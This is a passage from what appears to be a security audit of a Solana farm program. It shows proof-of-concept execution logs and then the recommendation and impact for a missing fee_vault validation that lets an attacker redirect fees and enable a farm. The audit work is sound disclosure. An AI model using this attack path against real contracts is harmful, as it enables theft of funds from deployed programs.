    Account 0: CiDwVBFgWV9E5MvXWoLgnEgn2hK7rJikbvfWavzAQz3 (3)
    Account 1: 7ZxybjVcdWbxzmR5DvpkeDZZjJfeff59yQJ2vAZHjhhr (6)
    Account 2: Koo1BQTQYawwKVBg71J2sru7W51EJgfbyyHsTFCssRW (1)
    Account 3: 4uQeVj5tqViQh7yWWGStvkEG1Zmhx6uasJtWCJziofM (2)
    Account 4: Koo1BQTQYawwKVBg71J2sru7W51EJgfbyyHsTFCssRW (1)
    Account 5: TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA (4)
    Data: [1, 136, 19, 0, 0, 0, 0, 0, 0]
  Status: Ok
    Fee: ◎0
    Account 0 balance: ◎281474.976710656
    Account 1 balance: ◎0.00203928
    Account 2 balance: ◎0.00203928
    Account 3 balance: ◎0.00157296
    Account 4 balance: ◎1.1305824
    Account 5 balance: ◎0.48007296
    Account 6 balance: ◎0
  Log Messages:
    Program W4113t33333333333333333333333333333333333333 invoke [1]
    Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA invoke [2]
    Program log: Instruction: Transfer
    Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA consumed 3401 of 193471 compute units
    Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA success
    Program W4113t33333333333333333333333333333333333333 consumed 10551 of 200000 compute units
    Program W4113t33333333333333333333333333333333333333 success
farm status before the transaction: 0
farm status after the transaction: 1
creator_token amount before the transaction: Account { mint: 8opHzTAnfzRpPEx21XtnrVTX28YQuCpAjcn1PczScKh
, owner: Koo1BQTQYawwKVBg71J2sru7W51EJgfbyyHsTFCssRW, amount: 1000000000, delegate: None, state: Initial
ized, is_native: None, delegated_amount: 0, close_authority: None }
creator amount before the transaction: Account { mint: 8opHzTAnfzRpPEx21XtnrVTX28YQuCpAjcn1PczScKh, owne
r: 7ZxybjVcdWbxzmR5DvpkeDZZjJfeff59yQJ2vAZHjhhr, amount: 0, delegate: None, state: Initialized, is_nativ
e: None, delegated_amount: 0, close_authority: None }
creator_token amount after the transaction: Account { mint: 8opHzTAnfzRpPEx21XtnrVTX28YQuCpAjcn1PczScKh,
 owner: Koo1BQTQYawwKVBg71J2sru7W51EJgfbyyHsTFCssRW, amount: 999995000, delegate: None, state: Initializ
ed, is_native: None, delegated_amount: 0, close_authority: None }
creator amount after the transaction: Account { mint: 8opHzTAnfzRpPEx21XtnrVTX28YQuCpAjcn1PczScKh, owner
: 7ZxybjVcdWbxzmR5DvpkeDZZjJfeff59yQJ2vAZHjhhr, amount: 5000, delegate: None, state: Initialized, is_nat
ive: None, delegated_amount: 0, close_authority: None }
autority (PDA Account): 7ZxybjVcdWbxzmR5DvpkeDZZjJfeff59yQJ2vAZHjhhr
[2022-11-08T22:47:01.195828296Z INFO  solana_runtime::accounts_db] remove_dead_slots_metadata: slots [0]
[2022-11-08T22:47:01.196245784Z DEBUG solana_runtime::accounts_db] process_dead_slots(1): reclaims::clea
n_dead_slots took 6ms reclaims::purge_removed_slots took 103us {0}
```

Figure 5 – PoC script execution

Recommendation:

It is recommended to implement a validation to ensure that the fee_vault address in farm struct is equal to the public key of fee_vault.

Impact:

An attacker can transfer the fee amount to an account from their control and enable the farm. This fee will not be transferred to the fee_vault, and the attacker may withdraw this value.

Javarez
Security

Contributing to a safer world.

Thank you for your preference.